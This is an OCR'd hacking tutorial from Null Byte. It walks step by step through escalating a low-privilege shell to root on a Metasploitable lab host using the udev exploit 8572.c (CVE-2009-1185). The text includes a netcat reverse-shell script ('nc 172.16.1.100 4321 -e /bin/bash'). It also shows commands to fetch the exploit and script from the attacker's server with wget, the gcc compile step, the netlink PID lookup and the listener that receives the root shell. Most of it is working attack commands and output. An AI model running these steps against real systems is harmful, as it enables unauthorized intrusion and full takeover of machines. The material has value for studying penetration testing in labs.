
Using a Linux Kernel Exploit

BY **DRD_** 08/03/2018 11:08 PM 08/21/2018 10:56 PM

Getting root is considered the Holy Grail in the world of Linux exploitation. Much like SYSTEM on Windows, the root account provides full administrative access to the operating system. Sometimes even a successful exploit will only give a low-level shell; In that case, a technique called privilege escalation can be used to gain access to more powerful accounts and completely own the system.

HOT LATEST



HOW TO

Hunt Down Social Media Accounts by Usernames with Sherlock

Step 1 Gather Info & Search for Exploit

In a previous tutorial, we used Metasploit to gain a low-level shell on the target system by exploiting the Shellshock vulnerability. What we ultimately want is root access, so in order to do that, we will need to escalate privileges and break out of the limited shell.

- **Previously:** How to Exploit Shellshock on a Web Server Using Metasploit

We will be using a kernel exploit to escalate privileges and get root, so first, we need to find out some information about the target. Since we already have a

RASPBERRY PI ALTERNATIVES

10 Single-Board Computers Worthy of Hacking Projects Big & Small

HOW TO HACK WI-FI

Get Anyone's Wi-Fi Password Without Cracking Using Wifiphisher

shell, we can use the **uname -a** command to view kernel information about the system. The **lsb_release -a** command is also helpful to find out what distribution is running and its release information.

```
[*] Started reverse TCP handler on 172.16.1.
[*] Command Stager progress - 100.46% done (
[*] Sending stage (36 bytes) to 172.16.1.102
[*] Command shell session 2 opened (172.16.1

id
uid=33(www-data) gid=33(www-data) groups=33(
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP
lsb_release -a
No LSB modeuls are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
```

From here, we can search for an exploit to use. The commands we just executed tell us the target is running Ubuntu 8.04 with kernel version 2.6.24. Kali contains a local version of Exploit-DB, a database that contains various exploits, code, and publications. We can access this with an extremely useful tool called

SearchSploit by running the **searchsploit** command from the terminal.

```
root@nullbyte:~# searchsploit privilege | gr
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/1
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()
Linux Kernel 2.2.x/2.4.x - Privileged Proces
Linux Kernel 2.2.x/2.4.x - Privileged Proces
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32
Linux Kernel 2.4.32/2.6.0 - 'do_mremap()' Bo
Linux Kernel 2.4.30/2.6.11.5 - Bluetooth 'bl
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / R
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local
Linux Kernel 2.4.x/2.6.x - Bluetooth Signed
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sen
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedor
Linux Kernel 2.4/2.6 (x86-64) - System Call
Linux Kernel 2.4/2.6 - 'sock_sendpage()' Loc
```

```
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gent
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9/04)
Linux Kernel 2.6 < 2.6.19 (White Box 4 / Cen
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Lo
```

Since we are looking for a privilege escalation exploit, we search for **privilege**, then use **grep** to pipe our search into narrower results while ignoring case with the **-i** flag. For this example, we will use the 8572.c exploit, which takes advantage of a flaw in the UDEV device manager, allowing for code execution via an unverified Netlink message. Simply copy the location of the exploit and use the **locate** command to find the full path, which is **/usr/share/exploitdb/exploits/linux/local/8572.c**.

```
root@nullbyte:~# locate linux/local/8572.c
/usr/share/exploitdb/exploits/linux/local/85
root@nullbyte:~#
```

This exploit is written in C (hence, the .c extension), but we won't need to worry about the source code — it will just run once we compile it, but it doesn't hurt to get in the habit of reading code to see exactly what it does. Now we can **cat** out that file to view

information about this exploit plus any developer notes.

```
* cve-2009-1185.c
*
* udev < 1141 Local Privilege Escalation Exp
* Jon Oberheide <jon@oberheide.org>
* http://jon.oberheide.org
*
* Information:
*
*   http://cvemitre.org/cgi-bin/cvename.cgi?
*
*   udev before 1.4.1 does not verify whethe
*   from kernel space, which allows local us
*   a NETLINK message from user space.
*
* Notes:
*
*   An alternative version of kcope's exploi
*   95-udev-late.rules functionality that is
*   when a device is removed.  A bit cleaner
*   distro ships that rule file.
*
*   Tested on Gentoo, Intrepid, and Jaunty.
*
* Usage:
*
*   Pass the PID of the udevd netlink socket
*   usually is the udevd PID minus 1) as arg
*
*   The exploit will execute /tmp/run as roo
*   want in there.
```

Step 2 Transfer Exploit to Target

In order to use this exploit, it needs to be on the target machine. The easiest way to accomplish this is to host the file on a local Apache server on our Kali machine, connect to the server from the target machine, and ultimately download the file. Before we do that, though, a few preparatory steps need to be taken.

First, we need to make sure the server is up and running on Kali, so execute **service apache2 restart** in the terminal. Next, we can make a symbolic link between the directory where the exploit is located and the directory that serves files on the server; This will make the exploit available to download. To do this, run the following command:

HOW TO
The Hacks Behind Cracking, Part 1: How to Bypass Software Registration

HOW TO
Automate Wi-Fi Hacking with Wifite2

HOW TO
Find Anyone's Private Phone Number Using Facebook

```
ln -s /usr/share/exploitdb/exploits/linux/lo
```

This exploit will run from the /tmp directory on the target, so first we need to create the file that will execute. On Kali still, type **nano /var/www/html/run** and enter these lines in the file:

```
#! /bin/bash
nc 172.16.1.100 4321 -e /bin/bash
```

When this file is executed, it will use Netcat to connect to Kali's IP address on port 4321 and spawn a shell. Press *Ctrl-X*, *Y*, and *Enter* to save.

Now we're ready to upload the files to the target. Back in our low-level shell, change into the /tmp directory and use the **wget** utility to connect to the server running on Kali and transfer the files onto the target machine.

```
cd /tmp
wget http://172.16.1.100/run
--15:18:31--  http://172.16.1.100/run
          => 'run'
Connecting to 172.16.1.100:80... connected.
```

```
HTTP request sent, awaiting response... 200
Length: 46

    OK

15:18:31 (978.43 KB/s) - 'run' saved [46/46]

wget http://172.16.1.100/local/8752.c
--15:19:24--  http://172.16.1.100/local/8572
          => '8572.c'
Connecting to 172.16.1.100:80... connected.
HTTP request sent, awaiting response... 200
Length: 2,876 (2.8K) [text/x-csrc]

    OK

15:19:24 (100.46 MB/s) - '8572.c' saved [287
```

Step 3 Compile & Execute

Now that the files needed to run this exploit are successfully transferred to our target, we are almost ready to execute. Since the exploit file is coded in C, we need to compile it into an executable. We won't get into the nitty-gritty of compiled languages here but, basically, there is source code that needs to be compiled in order to run. We can do this on Linux systems using GCC (GNU Compiler Collection).

Run the following command to compile the 8572.c exploit file into an executable, using the **-o** flag to specify the name of the output file:

```
gcc -o exploit 8572.c
```

If it complains about not finding ld (the dynamic linker), we can use the **-B** flag to specify where ld should be located, in this case, under /usr/bin, like so:

```
gcc -B /usr/bin -o exploit 8572.c
```

Finally we can use **ls** to verify that our executable file successfully compiled.

```
gcc -o exploit 8572.c
collect2: cannont find 'ld'

gcc -B /usr/bin -o exploit 8572.c

ls
4674.jsvc_up
8572.c
exploit
jVswA
mhbkk
run
```

In the documentation of the 8572.c file, it said that we need to find the PID (process identifier) of the Netlink socket, which is usually the PID of the UDEVD process minus one. We can do that by running **cat /proc/net/netlink**, and the only nonzero PID should be the number we want. Verify that this is correct by running **ps aux | grep udev** — it should be one number higher.

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem
celb4800 0   0      00000000 0        0
cf87fa00 4   0      00000000 0        0
cd678000 7   0      00000000 0        0
cdc4bc00 9   0      00000000 0        0
cdc09c00 10  0      00000000 0        0
ce1bc400 15  0      00000000 0        0
cf8dee00 15  2459   00000000 0        0
cd394800 16  0      00000000 0        0
cd5f6200 18  0      00000000 0        0
ps aux | grep udev
root      2460  0.0  0.2   2216   648 ?
```

Next, we need to set up a listener on our Kali machine so that when the "run" script executes, we are able to

catch the shell. On Kali, type **nc -lvp 4321** to listen for incoming connections.

Now that our listener is open, we can finally exploit the target. Remember to pass the PID of Netlink as an argument, in this case, **2459**, but it could always be different. Execute the following command in the low-level shell:

```
./exploit 2459
```

After a few moments, a connection should open up back on our Netcat listener, and we can run commands like **id** and **whoami** to view user information. We can see that we have attained root-level access, and from here, we can basically do anything we want on the system.

```
root@nullbyte:~# nc -lvp 4321
listening on [any] 4321 ...
172.16.1.102: inverse host lookup failed: Un
connect to [172.16.1.100] from (UNKNOWN) [17
id
uid=0(root) gid=0(root)
whoami
root
```

Cracking Password Hashes Next

In this tutorial, we learned how to use a kernel exploit to perform local privilege escalation and get root on the target. Now that we have full administrative access, we own the system. In the next part of this series, we will locate the password hashes and explore a couple of tools used to crack them.

Next Up: How to Crack Shadow Hashes After Getting Root on a Linux System

---

- Follow Null Byte on Twitter, Flipboard, and YouTube
- Sign up for Null Byte's weekly newsletter
- Follow WonderHowTo on Facebook, Twitter, Pinterest, and Flipboard

Cover image by TheDigitalArtist/Pixabay; Screenshots by drd_/Null Byte

Get The Weekly Null Byte Newsletter

Never miss a Null Byte guide.

Your Email

SIGN UP

Related

NEWS

Linux Kernel Exploits Aren't Really an Android Problem

HACK LIKE A PRO

Finding Potential SUID/SC Vulnerabilities on Linux &

Be the First to Comment

YOU
LOGIN TO COMMENT

Click to share your thoughts